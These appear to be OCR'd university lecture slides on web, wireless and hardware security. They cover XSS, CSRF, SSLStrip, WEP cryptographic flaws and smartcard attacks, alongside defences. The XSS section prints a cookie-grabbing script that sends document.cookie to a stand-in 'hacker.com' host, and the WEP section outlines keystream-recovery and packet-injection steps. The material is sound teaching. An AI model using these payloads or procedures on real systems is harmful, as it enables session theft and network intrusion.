Week 12

Web, Wireless & Hardware Security

THE UNIVERSITY OF SYDNEY

Web Security

THE UNIVERSITY OF SYDNEY

Cross Site Scripting (XSS)

- Cross site scripting arises when an attacker is able to inject HTML into the website. HTML tells the browser how to display a web page and can incorporate JavaScript.

- Let's say we had a HTML template that inserts the user's name into the heading of the page: <H1>Hello {% user.name %}</H1>

- Someone could set user.name = <script>alert("LOL");</script> which results in: <H1>Hello <script>alert("LOL");</script></H1>
  - This can be done by hijacking a 3rd party library, adding a comment on a forum or creating a link in a user profile

- In this way, an attacker can execute JavaScript in the browser of anyone who visits the page containing the user.name attribute. What can they do with this?

XSS: Cookie Grabber

- Why would an attacker want to run JavaScript in your browser?

- To steal your cookies! Injected JavaScript could be:

```
document.write('<img src="http://hacker.com/collect.php?cookie='
                + document.cookie + '" />')
```

- Now, the hacker's server will receive the cookie from the user and can hence authenticate as that user.

Preventing XSS

- So how to stop XSS? Maybe we just strip all <script> tags from user input? WRONG!
- There are many ways to perform XSS attacks, it's impossible to recognize them all.
- For example, you can use an img tag:
- Take a look at OWASP's cheat sheet for XSS filter evasion: www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Preventing XSS

- To stop XSS, our templating library must perform HTML escaping!
  - 1. User input is stored in the database as-is, even if it includes HTML.
  - 2. Upon displaying data, it is HTML escaped by default

- From our earlier example, if we set:
  user.name = "<script>alert("LOL");</script>"

- Then the HTML escaped output will be <H1>Hello
  <script>alert("LOL");</script></H1>

- This will print the HTML to the screen – it will not be interpreted as actual HTML by the browser.
  - < and > are ways to specify < and > respectively.
  - More info: www.w3schools.com/html/html_symbols.asp

Cross-Site Request Forgery

- A Cross-site request forgery (CSRF) is a type of exploit against a website.
- CSRF exploits arise when only the browser is authenticated (e.g. by a cookie), but the user's request is not properly authenticated.
- CSRF example:
  - Imagine YouTube allowed you to like a video by visiting a link like this: www.youtube.com/like?v=Qmr23196
  - If I want many likes, I just need to convince others to visit this link while they are logged in (authenticated by cookies).
  - So I just make a post on something like Reddit, containing an image of a "hilarious cat":
  - Everyone who attempts to view my 'image', ends up liking my video.
  - Their browser is authenticated, but not their request.

Preventing CSRF

- Typically, we must include a 'CSRF token' when making requests which change data i.e., typically in HTTP POST requests (not GET).

- When submitting data to the server, the website must use some mechanism (e.g. JavaScript) to also submit a special token as one of the POST variables, which only it has access to, to authenticate the request.

- This CSRF token typically appears somewhere in the HTML or in the cookies.

- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Web Application Firewalls

- One technique to detect and mitigate attacks against websites is to implement a Web Application Firewall (WAF).

- These programs intercept incoming requests and match them to common attack patterns. Potential attack requests can then be logged, dropped or rejected.

- Example of a WAF is "Nginx Anti-XSS & SQL Injection" or NAXSI (https://github.com/nbs-system/naxsi) which is designed to work with Nginx, so the requests will be reviewed at the reverse proxy layer.

- If NAXSI's rules determine that the request contains potential attack code the request will not be passed to the web application but instead may be dropped or an error code returned.

Third Parties

- Many web pages load up external JavaScript.
  - # Google Ads.
  - # Google Analytics.
  - # Facebook Login/Like/Share buttons.
  - # Tweet buttons.
  - # Any JS/JSON requests.

- These give them information about where you travel on the web. (especially Facebook and Google)

- These all inject arbitrary unknown JavaScript into your web page. If there's something valuable on your site - it can be sent elsewhere.

The HTTP to HTTPS bridge

- How do I type in facebook.com and end up at https://facebook.com?
  - 1. Browser makes a plain HTTP request to facebook.com.
  - 2. The server tells the browser to try again with https://facebook.com.
  - 3. The browser then makes a request for https://facebook.com.

- It's quite easy to take advantage of this bridge, assuming you have some network control.
  - 1. Intercept first request, then make your own request to https://facebook.com.
  - 2. Forward all communication between the server and the victim, translating anything starting with https:// to http:// as necessary.
  - 3. This attack can be performed without any certificates.
  - 4. The victim sees a completely normal screen, minus the padlock icon.

SSLStrip

- SSLStrip is a man-in-the-middle attack on SSL, requiring no certificates!

- All traffic goes through SSLStrip, even if it is encrypted:
  - If it is encrypted using plain SSL, it is forwarded.
  - When we see a redirect to https:// send the user a http:// that we keep track of.
  - When we find any https:// links on a page, downgrade to http:// and track.

- The attacker is now able to see everything. The user is seeing nothing wrong with their normal experience. Even if the user specifies HTTPS:
  - Wait for them to slip up.
  - Wait for them to click a http:// link.

Defending against SSLStrip

- Previously, this type of attack was hard to defend against. But now, it is partially mitigated by the HSTS header. RFC 6797 - HTTP Strict Transport Security (HSTS) (ietf.org)
  - Server sends a header such as Strict-Transport-Security: max-age=31536000; includeSubDomains in their responses.
  - User's browser will, from that point, never allow an insecure request to that domain and subdomains.
  - Today, browsers often come with an HSTS list pre-loaded for popular websites. HSTS Preload List Submission

Insecure Frameworks and Old Code

- Numerous code frameworks and content management systems have\ had poor security track records. They are\were vulnerable even if kept up to date.
  - WordPress
  - PHP
  - Internet Explorer

- Even when an issue is discovered, it can take extreme action before people admit that it might be a problem.

- Egor Hamakov pointed out a vulnerability due to insecure default settings in "Ruby on Rails", a popular web framework. https://arstechnica.com/information-technology/2012/03/hacker-commandeers-github-to-prove-vuln-in-ruby/

Insecure Machines

- You have computers, routers, tablets, printers, phones, etc.
- All of these are likely on the University internal network. (i.e. who is connected to USyd WiFi?) A compromise in any of these could lead to a security breach.
- Recent attacks on both Facebook and Google focused on compromising a single workstation of an employee. From there they spread through the network.
- Egg Shell Security: all the work goes into making it hard to get in, but once in there's nothing.

Metasploit

- The Metasploit Project is a computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS (Intrusion Detection System) signature development.

- What exactly is it?
  - A library of past vulnerabilities.
  - Tools to assist in scanning machines for vulnerabilities.
  - Tools to assist in exploiting machines that have been found as vulnerable.
  - Tools to assist you in writing and documenting new exploits.
  - https://docs.metasploit.com/

Wireless Security

THE UNIVERSITY OF SYDNEY

Wireless Communications Protocols

- Main forms:
  - 3G, 4G, 5G, 6G Mobile (CDMA2000, LTE)
  - 802.11 Wireless Ethernet (Wireless LANs)
  - 802.15 Wireless Personal Area Networks (e.g. Bluetooth)
  - 802.16 Wireless Broadband
- Of main concern to wireless networking is 802.11
  - 802.11b operating at 2.4GHz ISM band (11Mbps)
  - 802.11a operating at 5GHz ISM band (54Mbps)
  - 802.11g Mixed mode operation (a & b)
  - 802.11c Bridging.
  - 802.11f Roaming, Access Point (AP) Hand Off.
  - 802.11i Security / WPA2
  - …, etc.


Wireless Paradigm

- Physical access to the network is no longer required
- Most wireless networks are inside the firewall
  - No more network perimeter
- Most wireless networks link to insecure machines
  - Particularly laptops, mobile phones and PDAs
- Passive and active attacks are easier to launch
- Less audit trails
- Less security mechanisms
- Denial of service

War Driving

- The concept is simple:
  - Drive around in a car listening for 802.11 networks.
  - Plot signal strengths on a map using a hand-held GPS unit.
- The wireless equivalent of
  - war dialing: scanning all number within an area code (to search for modems etc.)
  - port scanning: scanning all machines and ports on a network
- Aim is to steal personal information or using the network for criminal activity
- Tools
  - Net stumbler
  - WEPcrack
  - Antenna (21dB directional $200)
  - Amplifier (up to 10W over the Internet ~$1,000)
  - Laptop (war driving)
  - Mobile phone (war walking)

War Driving


MAPBLAST!
San Francisco Bay
PATYOwireless
tsunami
Compaq
AirWave
Arena
Conference Room A
d24
seclabs
WaveLAN Network
Ed Tech Office
equinix-hq
2nd Floor
Databeam
ubicomnet
default
EDTG's Wireless WAN
PerformanceLab
rf.net
xxxxxxANY
AirWave
SPEPA
Nokia WLAN
Domizile 327B
Mtn View
UFO
MVOffice
tsunami
89015CGROUP
AirPort Network f0a1a8
Stanford University Hospital
Moffett Federal Airfield Airport
Channing Ave
Pulgas Ave
Exit to Embarcadero Rd
Mayfield Slough
Whisman Slough
Santa Cruz Ave
Glenwood Ave
Oregon Expy
Colorado Ave
Serra St
Campus Dr W
Page Mill Rd
Foothill Expy
Exit to Page Mill Rd
Alpine Rd
Arastradero Rd
W Edith Ave
S El Monte Ave
Hale Creek
Exit to Old Middlefield Way
Exit to Ellis St
E Middlefield Rd
Moffett Blvd
280
109
1 mi
©2001 Vicinity Corp, GDT

802.11B

- 802.11b is protected by the Wired Equivalent Privacy (WEP) protocol.
  - Claimed to be "equivalent security" to a fixed wired network but in fact is much worse.

- WEP Security Goals:
  - Confidentiality
    - Prevent an attacker from eavesdropping
  - Access Control
    - Prevent an attacker from accessing your network
  - Integrity
    - Prevent an attacker modifying messages in transit

WEP Overview

- A master key k_0 (either 40 or 104 bits, i.e., wifi password) is shared between two parties wishing to communicate a priori.

- Each 802.11 packet (header | data) is then protected by:
  - An integrity check field IC = h(header | data)
  - A random initialisation vector IV


- The master key and IV are used to generate a keystream using RC4 in stream cipher mode

$$k = RC4(k_0, IV)$$

- The data and IC are then encrypted by this keystream

$$E_k(m) = m \oplus k$$

WEP Packet



Packet = Header | IV | E_k(Data | IC)

RC4 Stream Cipher

- WEP protects the confidentiality of the payload through RC4 in stream cipher mode.

- Senders use RC4 seeded with the IV and master key k_0 to generate a keystream. This keystream is then XOR'd with the plaintext.

- Receivers likewise generate the same keystream using the master key (shared a priori) and the received IV (sent in the clear). They then XOR this with the ciphertext to obtain the plaintext (the keys cancel):

$$m = c \oplus k = m \oplus k \oplus k$$

Attacks on WEP

- There are a surprising large number of attacks possible on the WEP protocol:
  - Passive attacks to decrypt traffic based on statistical analysis.
  - Active attacks to decrypt traffic, based on tricking the access point.
  - Active attack to inject new traffic from unauthorized mobile stations.
  - A memory tradeoff attack that allows real-time automated decryption of all traffic.
  - An active inductive chosen plaintext attack which allows decryption of traffic.
  - An attack on the key scheduling algorithm of RC4.

Stream Cipher Problems

- RC4 is effectively being used as a pseudo-one time pad.
- Problems:
  - Two messages must never be sent using the same key or you end up with a two-time pad:

    $c1 \oplus c2 = m1 \oplus k \oplus m2 \oplus k$

    $= m1 \oplus m2$
  - As the messages have a low entropy (parts are very easily guessed), an attacker can trivially decode both messages to obtain the plaintext.
  - Using a known plaintext attack, an attacker can obtain the original keystream once m1 or m2 is known.

Stream Cipher Problems

- The keystream in this mode of RC4 depends on only an IV and k_0.

- The master key k_0 is a long-term, fixed key
  - In many setups all users share this key (so much for WEP at a "hot spot")
  - As it is user chosen, it is most likely guessable (dictionary attack).
  - Thus, the keystream is dependent mainly on IV which is only 24 bits long ($2^{24} \approx 16$ million values)

- If any two packets ever have the same IV, the keystream is reused (hence packets can be decrypted).
  - The IV is transmitted in the clear, making it simple for an attacker to know when a collision occurs. From theory, only need 5288 packets on average for a 50% chance of collision when $N = 2^{24}$. https://en.wikipedia.org/wiki/Birthday_attack

WEP IV Implementation is Broken

- In reality, the problem is much worse. Most network cards initialise the IV as zero on power on and increment per packet sent rather than use random values. Finding a collision becomes trivial as they will occur every time a laptop is powered on.

- In most arrangements the master key k_0 is shared between all users on the network. Thus, an attacker can find collisions between any user on the network. Any direction of any user on any channel.

- Furthermore the 802.11 standard dictates that changing the IV with each packet is optional!

A Memory Trade-off on the IV

- An adversary can mount a known plaintext attack on the IV in WEP easily:
  - Send a WEP user a known message (e.g., via email)
  - The adversary records the IV for the message
  - They then XOR the plaintext and the cyphertext to get the keystream
  - This keystream is stored in a table, indexed by the IV value
  - Next time a message is sent with that IV, the message can be fully decrypted.

- A full table for all IVs for a given master key k_0 will take at most 1,500 bytes * 2^{24} = 24GB (a cheap hard drive). Most likely one won't need the full 1,500 bytes (500 may do). Note the table is independent of the size of the master key k_0.

The Integrity Check Field

- In WEP, the Integrity Check field (IC) is a 4-byte value used to verify message integrity (and, in fact message authentication). Thus, a receiver will accept a message if the IC is valid.

- The issue with WEP is that the IC is the CRC-32 (cyclic redundancy check) of (header | data), a simple checksum.
  - CRCs are good for detecting transmission errors
  - CRCs do nothing to stop malicious errors

- There are two major problems here
  - CRCs are linear i.e. $h(m \oplus k) = h(m) \oplus h(k)$
  - The CRC is independent of the master secret k_0 and the IV

Modification Attack on the IC

- The attacker records a message (known or not known). The attacker then modifies m in a known way to produce m'

$$m' = m \oplus \Delta$$

- Since CRC-32 is linear, they can compute a new valid integrity check field:


$$IC' = IC \oplus h(\Delta)$$

- Which will be valid for the new cyphertext c'

$$c' = c \oplus \Delta = (k \oplus m) \oplus \Delta = k \oplus (m \oplus \Delta) = k \oplus m'$$

- Thus, an attacker just needs to XOR the original packet by $(\Delta \mid h(\Delta))$

WEP Packet



$$c' = c \oplus \Delta$$
$$= (m \oplus k) \oplus \Delta$$
$$= (m \oplus \Delta) \oplus k$$
$$= m' \oplus k$$

$$IC' \oplus k = (IC \oplus h(\Delta)) \oplus k$$
$$= (IC \oplus k) \oplus h(\Delta)$$

Keystream Recovery Attack

- If an attacker knows the plaintext of a single WEP protected packet, they can inject any packet into the network
- An attacker records a packet $c = m \oplus k$ where m is known (e.g., the attacker emails the victim).
- The attacker then recovers the keystream $k = c \oplus m$ for that IV
- Say an attacker wishes to inject message m'. They compute:

$$IC' = h(\text{header} \mid m') = CRC32(\text{header} \mid m')$$

- The attacker then computes the encrypted part of the packet

$$c' = (m' \mid IC') \oplus k$$

- The attacker now has a valid packet

$$header \mid IV \mid c'$$

Keystream Recovery Attack

- The fundamental problem here is that the checksum is not dependent on any shared secret.
- As a result, if CRC-32 is replaced by a one-way hash function (e.g. MD5) this attack would still be possible.
- Far better would have been to use a keyed MAC dependent on some secret, e.g., the master key k_0.

Attack on the WEP Authentication Protocol

- The authentication protocol in WEP is used to prove that a client wishing to access the network knows master secret k_0
  - The base station sends a challenge [x | h(x)] to the client.
  - The client sends back the challenge encrypted with k_0

    $$[\ x \mid h(x)\ ] \oplus k \text{ where } k = RC4(IV, k_0)$$
  - The base station verifies the response is encrypted with k_0.

- Problem:
  - An eavesdropper has just seen a plaintext/cyphertext pair (and hence can use it in any of the attacks mentioned before - including extracting the keystream).
  - An eavesdropper can replay the response to gain access to the network, spoofing the authentication protocol.

Problems with 802.11 WEP

- Significant problems (you should have picked up from this class)
  - The IC hash should be a keyed MAC, not a linear checksum.
  - 24-bit initialisation vectors are too small and should be randomly chosen.
  - The master secret k_0 is likewise too small (at 40 bits) and should be arranged to be different for each machine - and not user chosen.
  - The RC4 cipher should be replaced with another (many alternatives).
  - Nonces should be incorporated to avoid replay issues.
  - The authentication protocol is weak, and keys used should be separated from those used to protect confidentiality.

WEP Insecurity

- Confidentiality
  - Your network is vulnerable from 10 kilometres away.
  - All your traffic can easily be decrypted.
- Access Control
  - Anyone can join your network whenever they feel like it.
  - Most likely your internal network.
- Integrity
  - All your traffic is vulnerable to modification and replay.
- Reliability
  - Your network can be taken down at a moment's notice.

WIFI Protected Access (WPA/WPA2)

- WPA/WPA2 developed to replace WEP.

- WPA uses Temporal Key Integrity Protocol (TKIP) to generate a per-packet 128-bit dynamic key (not static key like WEP). WPA uses integrity check algorithm "Michael" which replaced CRC-32.
  - WPA shown to be vulnerable to packet sniffing attacks to make modifications to the checksum and send back to the AP, which allows keystream recovery, decryption of small packets … which potentially leads to ARP or DNS poisoning. (https://arstechnica.com/information-technology/2008/11/wpa-cracked/)

- WPA2 replaced "Michael" with CCMP, which is an AES-based scheme for authentication and integrity check. WPA/WPA2 also supports 802.1X Authentication Server with Extensible Authentication Protocols (EAP).

WPA/WPA2 in 802.1X

- Extensible Authentication Protocol (EAP)
  - General framework for many authentication schemes
  - Passwords, challenge-response tokens, public-key infrastructure certificates, etc.

- Standards for passing EAP over wired/wireless LAN
  - EAP over LAN (EAPOL)
  - Network Port Authentication

- No per-packet overhead, requires only firmware update, and fits well with existing infrastructure. EAP originally designed as part of PPP (Point-to-Point Protocol) authentication

Further Approaches for Wireless Security

- Hide SSID (security through obscurity)
- MAC Filtering, IP Filtering
- Wireless IDS
  - Monitor suspicious activity on the network
- RF Signal Shaping
  - Directional antennae
  - Low access point power
- Covert RF Communications

Hardware Security

THE UNIVERSITY OF SYDNEY

Hardware Security

- Tamper resistance in cryptography has been around for centuries:
  - Codes and keys for wartime ciphers were printed in water soluble ink.
  - Russian one-time pads were printed on cellulose nitrate which burns rapidly.
  - One US wartime cipher machine came with thermite self destruct charges.

- Tamper resistance devices are those that resist keys been extracted.

- Tamper evident devices are those that make tampering (such as for key extraction) obvious when checked.

Common Security Features

- Robust metal enclosures which act as a Faraday Cage.
- Encryption hardware.
- Key memory (static RAM that zeros when the case is opened).
- Sensors which aid this: Lid or casing switches, light sensitive diodes, tilt switches, temperature and radiation alarms
- Physical separation of serviceable components (e.g. batteries) from core of the device.
- Alarms.
- Potting mix (solid, opaque epoxy resin) to make reverse engineering of electronics difficult.
- Tamper sensitive barriers: Fine wire mesh or coils embedded in epoxy, wired to switches

Overview of Attacks on Crypto Processors

- Often designs make assumptions that hardware is tamper resistant and hence secure. This assumption is usually poor.
- This is just a few things of which might go wrong:
  - Key material can be stolen, leaked, obtained by bribery
  - Casing can be cut through and sensors disabled
  - Potting mix can be scraped away, and probes can be inserted to read off data.
  - If memory has been set for a long time it might be burned into the SRAM.
  - RAM contents can be burned in by bathing the device in ionizing radiation.
  - An attacker might freeze memory (e.g. below -20°C) where static RAM will retain state after power is removed.
  - Side channels (e.g. radio & optical emissions, power analysis).

Smartcards

- A smartcard is a self-contained microcontroller, with a processor, memory and a serial interface integrated onto a single chip, packaged in a plastic card. Smartcards are used in a variety of applications:
  - Pay-TV
  - Telephone cards
  - Mobile phone SIMs
  - Hotel door locks
  - Debit and Credit cards

- There are three main types of smartcards:
  - Simple memory, with no processor
  - Processor and memory
  - Crypto processor and memory

Smartcards

- A smartcard is primarily usually used to provide authentication functions cheaply (replacing magnetic cards)

- Typical smartcard configuration:
  - 8-bit processor (some now use a 32-bit ARM core or Java VM)
  - Serial I/O (power, reset, clock and serial pins)
  - ROM to hold program data (~16kB)
  - EEPROM to hold customer specific data (~16kB)
  - RAM to hold transient computation data (~256B)
  - An operating system that may allow additional programs to be loaded on to the card. The two most widely used operating systems are MULTOS and JavaCard.

- Many smartcards today are also contactless
  - Though many of these are simple memory / ID cards.

Attacks on Smartcards

- Physical attacks on the packaging
  - Removing the thin glass layer on the chip, the potting mix and so on, and probing the device.

- Attacks on the power supply
  - Power analysis attacks which is observation of instructions being performed by a processor by looking at the amount of current it draws (each unique instruction drives a unique configuration of transistors).
  - Inferential & Differential power analysis https://www.cl.cam.ac.uk/~osc22/docs/smartcards.pdf

- Attacks on the clock
  - Slowing the clock down so instructions are executed one step at a time and the smartcard surface or power usage can be analysed to determine what instructions are executed.

Attacks on Smartcards

- A memory linearisation attack
  - Damaging the instruction bus so that particular instructions are executed (in sequence to arbitrarily dump memory, for example).

- Attacking the surface mesh
  - Using a Focused Ion Beam Workstation (FIB), holes can be drilled, and insulators and conductors can be laid down as desired allowing the mesh to by bypassed.

- Reverse engineering attacks
  - Manually reconstructing crypto processor circuit layouts from micrographs. A commercial chip reverse engineering company can do this for you (often done to check patent infringements).

Emission Security

- Emission security refers to preventing a system from being attacked by using compromising emanations (conducted or radiated electromagnetic signals).
- Often cited is TEMPEST, which is a military term for defenses against stray RF from computers and video monitors.
- Other attacks involve viewing the optical spectrum https://www.cl.cam.ac.uk/~mgk25/ieee02-optical.pdf

Examples of Emissions

- Crosstalk in cabling.
  - In Britain, stray RF leaking from oscillators in TV sets is used to track people down who don't have a "TV license".
- Information leakage through sidebands
  - e.g. In 1960, MI5 noticed in surveillance of the French embassy that the plaintext from a cypher machine was being leaked on a sideband.
- Glitching / differential fault analysis
  - Clock lines, power lines, parity bits.

Conclusions on Hardware Security

- No technology or combination of technologies can make hardware resistant to penetration by a determined and skilled attacker ("raising the bar").
- Often failures are not with the hardware itself, but some other facet of the system (e.g. users, interfaces with other devices).
- Tamper resistance should be an added layer of security, not a single point of failure for the system.
- Use fault-tolerant machine code.
- Clever protocols / system design can reduce the importance of tamper resistance.
- Implement fallback modes, intruder detection and identification, counter measures.
- Like all systems, subject it to open third-party review.

THE UNIVERSITY OF SYDNEY